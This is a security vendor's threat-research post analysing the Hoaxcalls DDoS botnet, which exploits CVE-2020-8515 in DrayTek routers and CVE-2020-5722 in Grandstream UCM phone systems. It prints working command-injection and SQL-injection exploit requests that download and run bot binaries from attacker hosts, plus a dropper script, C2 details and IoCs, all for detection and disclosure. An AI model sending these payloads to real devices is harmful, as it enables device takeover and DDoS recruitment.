Grandstream and DrayTek Devices Exploited to Power New Hoaxcalls DDoS Botnet

Ken Hsu, Haozhe Zhang, Zhibin Zhang, Ruchna Nigam April 3, 2020

By Ken Hsu, Haozhe Zhang, Zhibin Zhang and Ruchna Nigam

April 3, 2020 at 1:07 PM

Category: Unit 42

Tags: CVE-2020-5722, CVE-2020-8515, DDoS, Gafgyt

This post is also available in: 日本語 (Japanese)

Executive Summary

As soon as the proof-of-concept (PoC) for CVE-2020-8515 was made publicly available in March, this vulnerability was employed by a new DDoS botnet for propagation. Further analysis shows that this malware can also propagate by exploiting CVE-2020-5722. As of now, the attack traffic detected has doubled since 03/31/2020, implying that many Grandstream UCM6200 and Draytek Vigor devices are infected or under active attack. We notified regional CERTs of potentially infected devices identified during our research prior to publication in an effort to help with awareness and remediation. The Grandstream devices are business telephone systems providers over IP, whereas the latter are routers.

Both CVE-2020-8515 and CVE-2020-5722 have a critical rating (i.e CVSS v3.1 score of 9.8 out of 10) due to their trivial-to-exploit nature. Once exploited, the attacker can execute arbitrary commands on the vulnerable device. It's not surprising that the threat actors collect these exploits into their arsenals and start wreaking havoc in the Internet of Things (IoT) realm. While Palo Alto Networks customers are protected from such ongoing infections, they are still advised to update patches as soon as possible.

The malware is built on the Gafgyt/Bashlite malware family codebase, which we have dubbed "Hoaxcalls", based on the name of the IRC channel used for command and control (C2) communications, and is capable of launching a variety of DDoS attacks based on the C2 commands received. In addition to its advanced DDoS capabilities, Hoaxcalls is also capable of propagation by exploiting the aforementioned critical vulnerabilities.

DDoS Bot - Hoaxcalls

Hoaxcalls is a DDoS bot that communicates with its C2 server over IRC. It has various DDoS attack capabilities based on the choice of the C2 operator. Upon reception of a proper C2 command, It can propagate by scanning and infecting vulnerable devices using CVE-2020-8515 and CVE-2020-5722 exploits.

Upon execution, hoaxcalls initializes a message table, xor-decrypts a specific message based on its corresponding index, fetches and prints the message to the console, and then encrypts the decrypted message again. The index of the encrypted string is 0x21, and the decrypted message is hubnr and vbrxmr was here.

The encryption scheme used is the standard byte-wise XOR seen used in most Mirai variants - with the exception of the use of 5 (instead of a single) 8-byte table keys:

0x1337C0D3
0x0420A941
0x4578BEAD
0x0000A10E
0x6531A466

This is effectively the equivalent of XOR-ing each byte of the encrypted strings with 0xEC. A similar use of multiple XOR keys was observed in a previous variant.

Table 1 below shows the complete list of the decrypted strings and their corresponding indices. The decrypted string at index 0x1 is used in rand_alpha_str(), and the strings with indices 0x2, 0x3, 0x4, 0x5, 0x6, 0x7, 0x8, 0x9, and 0xa are used when the malware starts the watchdog process.

Table Index	Decrypted String

0x21	hubnr and vbrxmr was here
0x1	afsadhgqegtx5425
0x2	/dev/watchdog
0x3	/dev/misc/watchdog
0x4	/sbin/watchdog
0x5	/bin/watchdog
0x6	/dev/FTWDT101_watchdog
0x7	/dev/FTWDT101/watchdog
0x8	/dev/watchdog0
0x9	/etc/default/watchdog
0xa	/etc/watchdog
0xd	/dev/netslink/
0xe	STD
0xf	/usr/bin/python
0x11	/status
0x12	/proc/
0x13	/exe
0x14	/fd
0x15	/proc/net/tcp
0x16	/maps
0x17	/mnt/
0x18	/root/
0x19	/tmp/
0x1a	/var/
0x1b	/home/
0x1c	UPX!

0x1d	PR_SET_NAME
0x1e	/cmdline

Table 1. Decoded credentials and commands

The bot then connects to its C2 server 178[.]32[.]148[.]5 on TCP port 1337 over IRC. The C2's IRC channel is #hellroom. The nick, ident, and user are strings with length 13 that always start with XTC|, followed by 9 random characters. The following figure shows the bot's C2 communication with its C2 server over IRC.

```
:irc.hoaxcalls.pw NOTICE AUTH :*** Looking up your hostname...
:irc.hoaxcalls.pw NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
NICK XTC|
USER XTC|  localhost localhost :XTC|
PING :
PONG :
:irc.hoaxcalls.pw 001 XTC|  :Welcome to the botnet IRC Network XTC|  !~XTC  @
:irc.hoaxcalls.pw 002 XTC|  :Your host is irc.hoaxcalls.pw, running version Unreal3.2.10.6
:irc.hoaxcalls.pw 003 XTC|  :This server was created Fri Nov 22 2019 at 14:49:25 EST
:irc.hoaxcalls.pw 004 XTC|  irc.hoaxcalls.pw Unreal3.2.10.6 iowghraAsORTVSxNCWqBzvdHtGpI lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGjZ
:irc.hoaxcalls.pw 005 XTC|  UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=#:30 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32
TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
:irc.hoaxcalls.pw 005 XTC|  WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+
CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTGZ NETWORK=botnet CASEMAPPING=ascii EXTBAN=~,qjncrRa ELIST=MNUCT STATUSMSG=~&@%+ :are supported by this
server
:irc.hoaxcalls.pw 005 XTC|  EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP,STARTTLS :are supported by this server
:irc.hoaxcalls.pw 251 XTC|  :There are 1 users and 414 invisible on 1 servers
:irc.hoaxcalls.pw 253 XTC|  33 :unknown connection(s)
:irc.hoaxcalls.pw 254 XTC|  2 :channels formed
:irc.hoaxcalls.pw 255 XTC|  :I have 415 clients and 0 servers
:irc.hoaxcalls.pw 265 XTC|  415 680 :Current local users 415, max 680
:irc.hoaxcalls.pw 266 XTC|  415 680 :Current global users 415, max 680
:irc.hoaxcalls.pw 422 XTC|  :MOTD File is missing
:irc.hoaxcalls.pw 455 XTC|  :Your username XTC|  contained the invalid character(s) | and has been changed to XTC  . Please use
only the characters 0-9 a-z A-Z _ - or . in your username. Your username is the part before the @ in your email address.
:XTC|  MODE XTC|  :+iw
:XTC|  !~XTC  @  JOIN :#hellroom
:irc.hoaxcalls.pw 353 XTC|  = #hellroom :XTC|  XTC|TJRXBXJNS XTC|ZRWYXYHKO XTC|TSKJKFHYR XTC|PLQDMJMBO XTC|SOXJNWUCA XTC|PEJWKAISC
XTC|WJVVPPQHO XTC|LCJWMJWBV XTC|WODBUNCJV XTC|ZTSIOIJRP XTC|TBHWBBTSI XTC|LBJFZBYAA XTC|KUSZLXCRV XTC|GZHNTHPDW XTC|TWFHHETUU XTC|LMLCFRHRM XTC|
```

Figure 1. Connect to its C2 over IRC

Based on the command received from its C2 server, hoaxcalls carries out different kinds of operations. The following tables show the bot's supported commands as well as the kind of DDoS attacks hoaxcalls has employed.

Bot Commands	Description
352	set spoof IP addr
376	report nickname, channel, and the key
433	reset nickname with a new random string
422	same as command 376
PRIVMSG	handle flooder command
PING	respond a PONG message
NICK	assign nickname with a designated value

Table 2. Bot's supported commands

Flooder Commands	Description
UDP	launch UDP flood against specified target
HEX	launch HEX flood against specified target
DNS	launch DNS flood against specified target
DRAYTEK	scan and infect other Draytek devices by exploiting CVE-2020-8515
UCM	scan and infect other Grandstream UCM devices by exploiting CVE-2020-5722
HELP	display command usage
RULES	display rules to follow when using the botnet
INFO	display a brief intro about the bot

Table 3. Flooder commands

The following Figures 2 and 3 show the exploit code when the bot is scanning and infecting any potentially vulnerable victims.

```
util_strcpy(local_68 + 0x46,

            "POST /cgi-bin/mainfunction.cgi HTTP/1.1\r\nUser-Agent: XTC\r\nHost:
            127.0.0.1\r\nContent-Length: 89\r\nAccept-Encoding: gzip,
            deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection:
            close\r\n\r\naction=login&keyPath=%27%0Awget${IFS}http:%2f%2firc.hoaxcalls.p
            w%2fsh${IFS}-O${IFS}%2ftmp%2fupnp.debug_02;${IFS}chmod${IFS}777${IFS}%2ftmp%
            2fupnp.debug_02;${IFS}sh${IFS}%2ftmp%2fupnp.debug_02%0A%27&loginUser=a&login
            Pwd=a\r\n\r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```

Figure 2. CVE-2020-8515 exploit in hoaxcalls group 1

```
util_strcpy(local_68 + 0x46,

            "POST /cgi HTTP/1.1\r\nUser-Agent: XTC\r\nAccept:
            application/json\r\nContent-Type: application/json\r\n\r\nadmin\' or
            1=1--`;`wget${IFS}http://irc.hoaxcalls.pw/arm7${IFS}-O${IFS}/tmp/upnp.debug_
            02;${IFS}chmod${IFS}777${IFS}/tmp/upnp.debug_02;${IFS}/tmp/upnp.debug_02`;`\
            r\n\r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```

Figure 3. CVE-2020-5722 exploit in hoaxcalls group 1

The flooder commands described above are based on Hoaxcalls samples in group 1. We have found other groups of the variants that are essentially the same in terms of capabilities, despite a few nuances here and there. For example, the Hoaxcalls samples in group1 employ the Draytek and UCM scanning functionalities as part of its C2 flooder command set. The samples in group 2 and 3, however, move the propagation functionalities out of the flooder commands and instead start infecting vulnerable UCM and Draytek devices upon execution. The malicious requests sent during the infection phase are also a bit different. The figures below show the differences in the sample from different groups.

```
util_strcpy(local_68 + 0x46,

            "POST
            /cgi-bin/mainfunction.cgi?action=login&keyPath=%27%0A/bin/sh${IFS}-c${IFS}\'
            cd${IFS}/tmp;${IFS}rm${IFS}-rf${IFS}arm7;${IFS}busybox${IFS}wget${IFS}http:/
            /192.3.45.185/arm7;${IFS}chmod${IFS}777${IFS}arm7;${IFS}./arm7\'%0A%27&login
            User=a&loginPwd=a HTTP/1.1\r\n\r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```

Figure 4. CVE-2020-8515 exploit in hoaxcalls group 2

```
util_strcpy(local_68 + 0x46,

            "POST /cgi HTTP/1.1\r\nUser-Agent: XTC BOTNET\r\nAccept:
            application/json\r\nContent-Type: application/json\r\n\r\nadmin\' or
            1=1--`;`wget${IFS}http://192.3.45.185/arm7${IFS}-O${IFS}/tmp/upnp.debug_02;$
            {IFS}chmod${IFS}777${IFS}/tmp/upnp.debug_02;${IFS}/tmp/upnp.debug_02`;`\r\n\
            r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```


Figure 5. CVE-2020-5722 exploit in hoaxcalls group 2

```
util_strcpy(local_68 + 0x46,

            "POST /cgi-bin/mainfunction.cgi HTTP/1.1\r\nUser-Agent: XTC BOTNET\r\nHost:
            127.0.0.1\r\nContent-Length: 89\r\nAccept-Encoding: gzip,
            deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection:
            close\r\n\r\naction=login&keyPath=%27%0Awget${IFS}http:%2f%2f192.3.45.185%2f
            sh${IFS}-O${IFS}%2ftmp%2fupnp.debug_02;${IFS}chmod${IFS}777${IFS}%2ftmp%2fup
            np.debug_02;${IFS}sh${IFS}%2ftmp%2fupnp.debug_02%0A%27&loginUser=a&loginPwd=
            a\r\n\r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```

Figure 6. CVE-2020-8515 exploit in hoaxcalls group 3

```
util_strcpy(local_68 + 0x46,

            "POST /cgi HTTP/1.1\r\nUser-Agent: XTC BOTNET\r\nAccept:
            application/json\r\nContent-Type: application/json\r\n\r\nadmin\' or
            1=1--`;`wget${IFS}http://192.3.45.185/arm7${IFS}-O${IFS}/tmp/upnp.debug_02;$
            {IFS}chmod${IFS}777${IFS}/tmp/upnp.debug_02;${IFS}/tmp/upnp.debug_02`;`\r\n\
            r\n"
           );
__fd_00 = *local_68;
__buf = local_68 + 0x46;
__n = util_strlen(local_68 + 0x46);
send(__fd_00,__buf,__n,0x4000);
```

Figure 7. CVE-2020-5722 exploit in hoaxcalls group 3



Figure

8. Comparison of samples' main()

Vulnerability Analysis

CVE-2020-8515

The executable /www/cgi-bin/mainfunction.cgi doesn’t properly filter the keyPath parameter during authentication, resulting in exploitable command injection. The attacker can prepend the payload with special characters like %27%0A to bypass the check and achieve pre-authentication command execution. The vulnerability was observed to be exploited in the wild since December last year.

CVE-2020-5722

The system doesn’t properly validate the user_name parameter, resulting in SQL injection when the Forgot Password feature queries the backend SQLite database and invokes sendMail.py via popen(). The attacker can provide a default username such as admin followed by specific SQL strings and shell metacharacters ' or 1=1--`;`, effectively turning this vulnerability into a command execution. According to this advisory, this vulnerability can also be exploited through HTML injection. The first exploitation method is observed in current ongoing attacks.

Exploit in the Wild

Our Next-Generation Firewall caught the first incident of CVE-2020-8515 exploitation on March 31, 2020 at 13:51 (UTC). In addition to this attack, several bots’ attempt to propagate by exploiting CVE-2020-5722 were also caught by our firewall. In the case of CVE-2020-8515 exploitation, the threat actor attempted to download a shell script to the tmp directory, and execute the downloaded script, as shown in Figure 9. In the case of CVE-2020-5722 exploitation, the payload only downloads an arm7 binary and executes it, as shown in Figure 10.

```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
User-Agent: XTC
Host: 
Content-Length: 89
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

action=login&keyPath=%27%0Awget${IFS}http:%2f%2firc.hoaxcalls.pw%2fsh${IFS}-O${IFS}%2ftmp
```

Figure 9. CVE-2020-8515 exploit spotted in the wild

```
POST /cgi HTTP/1.1
User-Agent: XTC BOTNET
Accept: application/json
Content-Type: application/json

admin' or 1=1--`;`wget${IFS}http://192.3.45.185/arm7${IFS}-O${IFS}/tmp/upnp.debug_02;${IFS}chmod${IFS}777${IFS}/tmp/upnp.debug_02;${IFS}/tmp/
upnp.debug_02`;`
```

Figure 10. CVE-2020-5722 exploit spotted in the wild

The following figure shows the content of the downloaded shell script sh. Upon execution, the sh script downloads different architectures of DDoS bot, and runs the downloaded binaries. None of the malwares was available on Virustotal at the time of our discovery, however many of them were uploaded to Virustotal not long after. More and more attack traffic are being detected at the time of writing, indicating that many devices are probably infected already.

```
wget -q http://irc.hoaxcalls.pw/arm4 && chmod +x arm4 && ./arm4
wget -q http://irc.hoaxcalls.pw/arm5 && chmod +x arm5 && ./arm5
wget -q http://irc.hoaxcalls.pw/i586 && chmod +x i586 && ./i586
wget -q http://irc.hoaxcalls.pw/i686 && chmod +x i686 && ./i686
wget -q http://irc.hoaxcalls.pw/m68k && chmod +x m68k && ./m68k
wget -q http://irc.hoaxcalls.pw/mips && chmod +x mips && ./mips
wget -q http://irc.hoaxcalls.pw/mpsl && chmod +x mpsl && ./mpsl
wget -q http://irc.hoaxcalls.pw/ppc && chmod +x ppc && ./ppc
wget -q http://irc.hoaxcalls.pw/sh4 && chmod +x sh4 && ./sh4
wget -q http://irc.hoaxcalls.pw/spc && chmod +x spc && ./spc
wget -q http://irc.hoaxcalls.pw/x86 && chmod +x x86 && ./x86
wget -q http://irc.hoaxcalls.pw/mips64 && chmod +x mips64 && ./mips64
wget -q http://irc.hoaxcalls.pw/arm6 && chmod +x arm6 && ./arm6
wget -q http://irc.hoaxcalls.pw/i486 && chmod +x i486 && ./i486
wget -q http://irc.hoaxcalls.pw/arm7 && chmod +x arm7 && ./arm7
wget -q http://irc.hoaxcalls.pw/ppc440 && chmod +x ppc440 && ./ppc440
```

Figure 11. Shell script that downloads and launches the bots

Conclusion and Mitigation

Hoaxcalls, a new DDOS botnet, is actively exploiting two vulnerabilities which have wide exposure in environments around the world. These same vulnerabilities are also actively being exploited in additional attacks, according to other security research organizations. Unfortunately, they are also easily exploited and lead to remote code execution; as such we advise everyone to patch as soon as possible.

Palo Alto Networks customers are protected from the aforementioned vulnerabilities by the following products and services:

- Next-Generation Firewalls with threat prevention license can block the attacks with best practice via threat prevention signature 57897 and 57892.
- WildFire can stop the malware with static signature detections.
- PAN-DB blocks malicious malware domains.

IoCs

File (Sha256)

Group1:

762ba1a2f7d62b8fc206ffb1bf39e89db651a1abb584402f9939d91a5b7899d3 arm4

ae447f9cad4f4909c576c577a94aa3d38be7b9636c9b7fb04a181caca42ea92b arm5

8777e47ab84fb681379b2253735aa1490d69e94201d57f06334c9ddfb1063637 arm6

695a0b2ef0d46027d2f106c060dade52b34e3bb7342a8eae906c7d2b15a99fc3 arm7

53aaee7d0de64b71ea0c61ec62b4fb509850f915b574b2560e98692057d32a1c i486

df5ba0630a0fe701afccc129be7e9612cb4016dcc70273b748dad66dc152b6e9 i586

e2dc3e0956a818fb22a77c50d9cfe91b7639c727db8a6838efd368ba277664b1 i686

f4cf6a033aac287ff0b5171ce6f64836691b822f76705b04445f52f643da8c10 m68k

72492605815c59579170adef1519231a5e3f17ada26428d20bd7948041c812a3 mips

9a62763da3dc8c1de87b50271a7b446e753016f72f5631e1c6eb17ff5425e7ab mips64

b7b94fac1067217914d99f2d98b34c310a6c53eb36d3a430eea5df8217c4d1f8 mpsl

41ef0133acaca395ea957e796dc1b939b9825b1414541c616b8ca8bdfadb8d16 ppc

c3ea39b0cc786dcda73821f60b42d84c9557e9e590d7f3b4a328eb7a6e6559f4 ppc440

19270639537a2241861eae2bbf4b4095fc6e1915e4dee476d2e4f277992733fd sh

82bb86e2041f4e37187ceb93bcbc48bd8311274ef33a166c6a8e0e9ffe33b585 sh4

b32dcd47377b781c17a6ae7c88d4e1a4294d539ba8f452d980b78a9611d1cb6f spc

aa69b3ac7b55fff5dde4491e4153954b31c36d528fdb390495b9bd7bc1a0c77b x86

Group2:

f31c7e7be06d8d6ec13337c76ca86b3692b3f5d7632e20b725d3542b3e316e62 arm4

e31d945930048f0c06a84942212e5a14b75cee7538fbf0c9c0e1759546c7f6b9 arm5

ded7ce9588d47885fc6a9a360e1d3561478d4be71d0971aaf76995621eb94db3 arm6

0820eba0c16325b9cd24c54d6655f6d9aeb2e28b4fc82d6da598b71139aceb5e arm7

df4e8168357559280db011eaf88088a8493b6e20df4ace06069b93c6d28af3ee i486

931b1e85e19b138a4a3bf3890749b8884a5ff4a6b34c1df3b9083d7f304e5694 i586

06d019d1266bb345fc85df991b419474026d3e21a8b8a1328bad77fbfeb8cb00 m68k

6be47cf2f418d9729cdb1eb03885ab14e07a5955e63b06062fec97b567f959de mips

3c66db7df3f84633dbe6ed7b84911d7202c53968b88861f2463a152c839e89bf mips64

8a77f9843174a53a5909554589177ce7e32d6a36a6c6ef868e4c118f98069641 mpsl

7a5d8752049afdc8060d6a27407dcddfd9d7642c14600f586767c67afe0ef64b ppc

c0df164ac0af7cca5cb02e66d181bc80ed9d58cec038b82ed170ebb75b78645f ppc440

72d6846b9e004662cd7f2d10fdc66d02ca9b5eb545582529a935f6ff5cd2a9e7 sh4

02eb5d0d8ddbd68ff459b3bb388484b841ac23cb9604b9a9e503f9dcf9c49186 spc

27fc18936f445fc0d2ede1d6fb301594d352d86268b4b1590dad535c7051c5ef x86

Group3:

f62819deb8fe2a96fa34137f6eb1d5e2e0a8e52594f9a51e78f4a2c13f5a7b96 arm4

c0a958ea24c585d1bc99b562835e95f7d2c4a57674085df668dbbf7baa2b9fe8 arm5

b6619dbeb420f4ee824115987c116540604356b115641d1f3c740846689b6a7b arm6

65100dbe19870b6be1b398c6185b25d3a502dfb2b5166ba0d1a938b607ea1880 arm7

527bd14dfec20820e84c64b0f0924ae1272d9d3920b38c998a131a21e53a5789 i486

a27c04ce5769953e860ed473641c1a562293d01b75230bbcb803d66df4512daf i586

3ffc07cb1c7c08a5b43e4acfefbab9cb45df88bc9bd8dc2bcb489d350e18c8a1 i686

59f71ff3d2df1f8c3f12e2844b78545de1fdfdabc1d80a7221ad75b24af986e2 m68k

9fe8885439dec03cc0056324b5e2910d363ea139e7167bc9257c2cf7a9e1ba33 mips

0a210410ef5f5cb85b2aa0e0530cb7763f354850f25cd9763b1154126f92c699 mips64

ef7b2e41bf4cbb4d99ca37f028ccae3f47a2b8e21b6fd46f15fe34d3bcf1395a mpsl

20d1e4ee888c2af8ee9b169f6c32290f3c378aa616519e374c7b15b6f7e4e3cf ppc

eb225d38828ae996463586554ddc2d30507e9e472667ae92a61ccb13c39a42f4 ppc440

73bbf4b38904cc17b5267064dda940a080965aa55a1a9d93dd36d21720ea91dc sh

388acd6a1a2ce446247f88b2370fda71092bbc28f7af3cbd759d6f97b9ab26fd sh4

5dbf6618d2d5e54d209f2befd4873c1c361893e822ca614cca9bad18aca75e01 spc

54df5531d1fdd8bb4f1d499ccbe055506a840860fcc08bf4d31bcc8a02296113 x86

Other samples making use of the same 2 exploits:

02eb5d0d8ddbd68ff459b3bb388484b841ac23cb9604b9a9e503f9dcf9c49186

06d019d1266bb345fc85df991b419474026d3e21a8b8a1328bad77fbfeb8cb00

07b71cd9093e22fd89e2e0ce9c4a67f93675bb227724b4f7542ab66c67097d45

0820eba0c16325b9cd24c54d6655f6d9aeb2e28b4fc82d6da598b71139aceb5e

0a1951d5488b70e5f9c504c8134adfff5cbd52c5bee87b41a69ba46c978751aa

0de057cd8075a7a95dc7ce18632c2a342d69fa26700c52ccc256dc0bf37198c7

0deb223ebb948619f0f6de334c2f7e0390547e0f905d54556c29605b3d6b8a26

19409cb3169c3bfad4e65a1c4d18df855c87eff63683bd2b93aa36dee746cef8

256db410dcc76f2ada308a20a6cfa489a26a5b7aac44ed122d12ac66c8070c7f

27fc18936f445fc0d2ede1d6fb301594d352d86268b4b1590dad535c7051c5ef

293d534fca05c2383849d50eb77a4e61c0b30b91f02dc9dd89fb7bf826eb83e5

2cac4daa388fbacc05ae0f99e9c146c18e70e89ab95b6ae649abddca9f801267

302af2e17c4ecdc468ab59b8f86d5b3adb824406685027d297f63bd7a7c80685

323fb07dfd54a485665468d97a94dcdbdb4c469c5a1a7af9e15f83a7d667f4ea

34322b2641c5dba9e044d3acd855da3943fc456dc9be05cc402f1ab730d97321

3a2138786d012af66ac49e4ae3de97efb852006ecdd356da40a5c98d1cfbd872

3b9d527d7e67465d78b14e4a628e68903de01127e7409afce61d4ca7ba0dfbbf

3c66db7df3f84633dbe6ed7b84911d7202c53968b88861f2463a152c839e89bf

3d96d12f434173e0c5691f26c980b1157dd84f77df98de61f2f214fbb34c0a84

41ef0133acaca395ea957e796dc1b939b9825b1414541c616b8ca8bdfadb8d16

41f98a985173d4f92f97f7b6d679b3078b0288caafcbf3033209b9e08aacd721

488821f7809673e380e50a8eec24db5bb00b4cfe9176ec85bdf8b17eca13ebcf

48a595e19720dcd6a57aa8647422a21a4680a3642e4bee8975a5f17da71b6994

49344ceb14a65041a09530d5d21498c0efb7c52acb8b0f06b6983922e4edfe41

50cff66f9e2a20f78d7e76c8db316c6e9bd09c019f80ac91c9e3016d26abfeb4

51138ebb4e773e822ceace1b571d4a72269ada92d6ddec8639ba1d558ffa7d35

523cfd05d0b10607bccf1a76bc9dc208a267be18dc274653a2300fb73d805e3b

53aaee7d0de64b71ea0c61ec62b4fb509850f915b574b2560e98692057d32a1c

5d9e24cdd842e6f8439c86b533c842ab41c4ddb6909301b52cda9430f7bb86a7

6330b698bca0fcfbf2883c597454dcec7ade3a5bf6d25f5770e4f37100e17bde

66e65a7273221bed3a7bd34d01ba87182e4940cf8d61ce6a440cfb4a88496855

695a0b2ef0d46027d2f106c060dade52b34e3bb7342a8eae906c7d2b15a99fc3

6be47cf2f418d9729cdb1eb03885ab14e07a5955e63b06062fec97b567f959de

72492605815c59579170adef1519231a5e3f17ada26428d20bd7948041c812a3

72d6846b9e004662cd7f2d10fdc66d02ca9b5eb545582529a935f6ff5cd2a9e7

762ba1a2f7d62b8fc206ffb1bf39e89db651a1abb584402f9939d91a5b7899d3

77d3d79c2c53b88b557f1aad6bae6f9d6ec92c1b1c043a95894620bbbbfce4be

79f59593d4a1a669bf8e2ef8749eb556303fbcaed032c67a52b03b696fe2f8de

7a5d8752049afdc8060d6a27407dcddfd9d7642c14600f586767c67afe0ef64b

7dc6eea0dd325291a06c7769b268fca01bb3d89f0e86ba4c4633bc17751a383f

822dd6afb32059b6235ad56f931457bf82b824c977f47abc446102fe7c0647b3

82bb86e2041f4e37187ceb93bcbc48bd8311274ef33a166c6a8e0e9ffe33b585

837cf1d050c89e28d0a847307641c2ad9ffc94d31f692dbdf496982e951e0fdf

84492d0457a2a1f57afd965c64c40ee63fcb3054754bdfae5046c0b940750582

8777e47ab84fb681379b2253735aa1490d69e94201d57f06334c9ddfb1063637

8a77f9843174a53a5909554589177ce7e32d6a36a6c6ef868e4c118f98069641

8f5543556ed0929a755b512d58fc97643d4f3685b7b01f6e18c291e35ceb54cf

931b1e85e19b138a4a3bf3890749b8884a5ff4a6b34c1df3b9083d7f304e5694

97694a5bf3585ef6d1a4cb8841872fedc557bd19ee159015a74bf964fa73dde0

97b13f8e073bf88557cf4263f5dabded8e9979e0f1aadae449241655ed0d8499

992b72da60cc4f1756b0a6342e5e71979f54ef6eba22c4faf7106e894ca062cd

9a62763da3dc8c1de87b50271a7b446e753016f72f5631e1c6eb17ff5425e7ab

9e4bf806a3f6986a981fd2fb8a14f99008fda1fd38738316d12d2a742096b6e9

aa69b3ac7b55fff5dde4491e4153954b31c36d528fdb390495b9bd7bc1a0c77b

ae447f9cad4f4909c576c577a94aa3d38be7b9636c9b7fb04a181caca42ea92b

ae692f3134e0fddbdf0cc41e176ede7d2a525fa8155b7b4724956ba2d51d7589

aef1d674b7b21e3210dba61028083a6537406922b87730b9494f3a3f75eb07a3

b32dcd47377b781c17a6ae7c88d4e1a4294d539ba8f452d980b78a9611d1cb6f

b3afdfdd65e8d21e5a6d35969c9d315ee6f937364adaabebb5913e642d6feede

b7b94fac1067217914d99f2d98b34c310a6c53eb36d3a430eea5df8217c4d1f8

b8fefd64070ae89ac7d6e9f1423bcf14785d7c5ff2d7417451264710f30b54cc

c0df164ac0af7cca5cb02e66d181bc80ed9d58cec038b82ed170ebb75b78645f

c3ea39b0cc786dcda73821f60b42d84c9557e9e590d7f3b4a328eb7a6e6559f4

cf0ec3f0ee8f7d538e3fa2d678d90fea26907ccf56a9dd77a7056d57b0c63bdb

d183596356b00d86bd6a3b647b170978e47d39a3e8cb33d6e30fbb8af111e314

d48b0c35cc931dd84664824a14b1675978b40bcaeee8aab2b06eaa0a7b41d8f3

ded7ce9588d47885fc6a9a360e1d3561478d4be71d0971aaf76995621eb94db3

df4e8168357559280db011eaf88088a8493b6e20df4ace06069b93c6d28af3ee

df5ba0630a0fe701afccc129be7e9612cb4016dcc70273b748dad66dc152b6e9

e07fe92781177ca0baf00bd456e9dabe6496ae86df1db2bd5ff5e2dcbbbee158

e11ca4bde56d2c7711a777421b445a53601516142dc949f97477f0c1458bff1e

e2dc3e0956a818fb22a77c50d9cfe91b7639c727db8a6838efd368ba277664b1

e31d945930048f0c06a84942212e5a14b75cee7538fbf0c9c0e1759546c7f6b9

e32106c161081bcea765017657215c5f97f837dc68aa51ff0f24ce9fefaac7e3

e54d1842519820f02ab8e1560f666f112d636de74c11729b41739dfb316fa3a5

e9bd90e5807af36bc2cca9769188a39050aa7ae6c193e67c588a73a555149f71 eab4b5a1f32cbd0840adb19e8f189019fbf9b20508883a15d3bdecd90bffad28

f21a9dc8f9c16a942e9c18729813bd3fb9f6e1408df68731160d7fe506f29bc6

f31c7e7be06d8d6ec13337c76ca86b3692b3f5d7632e20b725d3542b3e316e62

f4cf6a033aac287ff0b5171ce6f64836691b822f76705b04445f52f643da8c10

Network

178[.]32[.]148[.]5:1337 (Command and Control)

18[.]185[.]109[.]135:1337 (Command and Control)

192[.]3[.]45[.]185 (Malware Hosting Server)

164[.]132[.]92[.]180(Malware Hosting Server)

